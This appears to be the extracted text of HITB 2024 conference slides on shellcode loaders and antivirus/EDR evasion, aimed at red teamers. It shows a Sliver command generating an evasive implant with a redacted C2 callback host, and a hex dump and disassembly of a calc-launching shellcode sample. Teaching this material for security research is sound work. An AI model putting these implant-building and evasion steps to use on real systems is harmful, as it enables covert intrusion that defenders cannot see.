



[HTTPS://CONFERENCE.HITB.ORG/HITBSECCONF2024BKK](https://conference.hitb.org/hitbsecconf2024bkk)

# My first and Last Shellcode Loader

---

Dobin Rutishauser

Red Team Lead, Raiffeisen Schweiz

Slides: <https://bit.ly/4dGhBXI>

Commsec Track

29 AUG

#HITB2024BKK



Developer // TerreActive

Pentester // Compass Security

Developer // UZH

SOC Analyst // Infoguard

RedTeam Lead // Raiffeisen

Memory Corruption Exploits & Mitigations  
// BFH - Bern University of Applied Sciences

Gaining Access  
// OST - Eastern Switzerland University of Applied Sciences

SSL/TLS Recommendations  
// OWASP Switzerland

Burp Sentinel - Semi Automated Web Scanner  
// BSides Vienna

Automated WAF Testing and XSS Detection  
// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers  
// Area 41

Develop your own RAT - EDR & AV Defense  
// Area 41

Avred - Analyzing and Reverse Engineering AV  
Signatures  
// HITB

## Intro to Loader, 5min

01

How loader works

## Antivirus, 10min

02

Payload detection & bypass

## EDR, 20min

03

EDR Input & Attacks

## Supermega & Cordyceps, 20min

04

Make Shellcode & EXE Injection

## Anti-EDR, 5min+

05

Analysis & Conclusion


# Intro


## Target Audience

- RedTeamers
- Doing **initial access** with their C2 (CobaltStrike, Sliver, Havoc...)
- Have some EDR knowhow, but confused


## Me:

- Not much interest in specific (detectable) anti-EDR techniques
- Interest in how stuff overall works






```
sliver > generate --mtls [REDACTED] --evasion  
[*] Generating new windows/amd64 implant binary  
[*] Symbol obfuscation is enabled.  
[*] This process can take awhile, and consumes significant amounts of CPU/Memory  
[*] Build completed in 00:00:39  
[*] Implant saved to /root/naughty/ADDED_FROCK.exe  
sliver >
```



# Windows: So many possibilities!



OFFENSIVE X

“EDR bypass this”

“EDR bypass that”

“New EDR bypass technique”


“How i bypassed EDR”


“Usermode unhooking to bypass EDR”


- People dont understand EDR
- People dont know what they are bypassing
- People develop super advanced low level Anti-EDR techniques which create more telemetry than they solve




# Processes










Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
> .text	400	5E200	1000	5E076	60000020	0	0	0
> .rdata	5E600	20A00	60000	20854	40000040	0	0	0
> .data	7F000	800	81000	2DD8	C0000040	0	0	0
> .pdata	7F800	7200	84000	711C	40000040	0	0	0
> .rsrc	86A00	800	8C000	7B8	40000040	0	0	0
> .reloc	87200	E00	8D000	CC6	42000040	0	0	0



Info	Protection	Type
Reserved (00007FF4262F0000)		MAP
Reserved		PRV
Reserved	-RW--	PRV
	-R---	MAP
	-R---	IMG
procexp64.infected.exe	-R---	IMG
".text"	ER---	IMG
".rdata"	-R---	IMG
".data"	-RWC-	IMG
".pdata"	-R---	IMG
"_RDATA"	-R---	IMG
".rsrc"	-R---	IMG
".reloc"	-R---	IMG
credui.dll	-R---	IMG
".text"	ER---	IMG
".rdata"	-R---	IMG
".data"	-RW--	IMG
".pdata"	-R---	IMG
".didat"	-R---	IMG
".rsrc"	-R---	IMG
".reloc"	-R---	IMG

# Shellcode Loader Example

```
PS C:\Users\hacker\source\repos\supermega\shellcodes> Format-hex -Path $filePath
```

Path: C:\Users\hacker\source/repos\supermega\shellcodes\calc64.bin

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F


00000000	FC	48	83	E4	F0	E8	C0	00	00	00	41	51	41	50	52	51	üHäðèÀ..AQAPRQ
00000010	56	48	31	D2	65	48	8B	52	60	48	8B	52	18	48	8B	52	VH1ðeH>R`H>R.H>R
00000020	20	48	8B	72	50	48	0F	B7	4A	4A	4D	31	C9	48	31	C0	H>rPH..JJM1ÉH1À
00000030	AC	3C	61	7C	02	2C	20	41	C1	C9	0D	41	01	C1	E2	ED	¬ <a>l., AÁÉ.A.Áâi</a>
00000040	52	41	51	48	8B	52	20	8B	42	3C	48	01	D0	8B	80	88	RAQH>R B<H.Ð
00000050	00	00	00	48	85	C0	74	67	48	01	D0	50	8B	48	18	44	...H>AtgH.ÐP>H.D
00000060	8B	40	20	49	01	D0	E3	56	48	FF	C9	41	8B	34	88	48	@@ I.ÐãVH.ÉA <sup>4</sup> H
00000070	01	D6	4D	31	C9	48	31	C0	AC	41	C1	C9	0D	41	01	C1	.ÖM1ÉH1À-AÁÉ.A.Á
00000080	38	E0	75	F1	4C	03	4C	24	08	45	39	D1	75	D8	58	44	8àuÑL.L\$.E9ÑuØXD
00000090	8B	40	24	49	01	D0	66	41	8B	0C	48	44	8B	40	1C	49	@@I.ÐfA@.HD@.I
000000A0	01	D0	41	8B	04	88	48	01	D0	41	58	41	58	5E	59	5A	.ÐA@.H.ÐAXAXAYZ
000000B0	41	58	41	59	41	5A	48	83	EC	20	41	52	FF	E0	58	41	AXAYAZH@ì AR.àXA
000000C0	59	5A	48	8B	12	E9	57	FF	FF	FF	5D	48	BA	01	00	00	YZH@.éW...JH°...
000000D0	00	00	00	00	00	48	8D	8D	01	01	00	00	41	BA	31	8B	.....H@...A°1@
000000E0	6F	87	FF	D5	BB	FE	0E	32	EA	41	BA	A6	95	BD	9D	FF	o@.Ö»þ.2êA°!@%@.
000000F0	D5	48	83	C4	28	3C	06	7C	0A	80	FB	E0	75	05	BB	47	ÖH@À(<.   .ñùàu.»G
00000100	13	72	6F	6A	00	59	41	89	DA	FF	D5	63	61	6C	63	00	.roj.YA@Ù.Öcalc.

```
PS C:\Users\hacker\source\repos\iattest\x64\Release> radare2.exe .\calc64.bin
[0x00000000]> pd
    0x00000000    fc          cld
    0x00000001    4883e4f0    and rsp, 0xfffffffffffff0
    0x00000005    e8c0000000  call 0xca
    0x0000000a    4151        push r9
    0x0000000c    4150        push r8
    0x0000000e    52          push rdx
    0x0000000f    51          push rcx
    0x00000010    56          push rsi
    0x00000011    4831d2    xor rdx, rdx
    0x00000014    65488b5260  mov rdx, qword gs:[rdx + 0x60]
    0x00000019    488b5218  mov rdx, qword [rdx + 0x18]
    0x0000001d    488b5220  mov rdx, qword [rdx + 0x20]
    0x00000021    488b7250  mov rsi, qword [rdx + 0x50]
    0x00000025    480fb74a4a  movzx rcx, word [rdx + 0x4a]
    0x0000002a    4d31c9    xor r9, r9
    .-> 0x0000002d    4831c0    xor rax, rax
    : 0x00000030    ac          lodsb al, byte [rsi]
    : 0x00000031    3c61        cmp al, 0x61          ; 'a'
    ,==< 0x00000033    7c02        jl 0x37
    |: 0x00000035    2c20        sub al, 0x20          ; " H\x8brPH\x0f\xb7"
    `--> 0x00000037    41c1c90d  ror r9d, 0xd
    : 0x0000003b    4101c1        add r9d, eax
    `=< 0x0000003e    e2ed        loop 0x2d
    0x00000040    52          push rdx
    0x00000041    4151        push r9
    0x00000043    488b5220  mov rdx, qword [rdx + 0x20]
    0x00000047    8b423c        mov eax, dword [rdx + 0x3c]
    0x0000004a    4801d0        add rax, rdx
    0x0000004d    8b8088000000  mov eax, dword [rax + 0x88]
    0x00000053    4885c0        test rax, rax
```

De


Developer Powershell

十

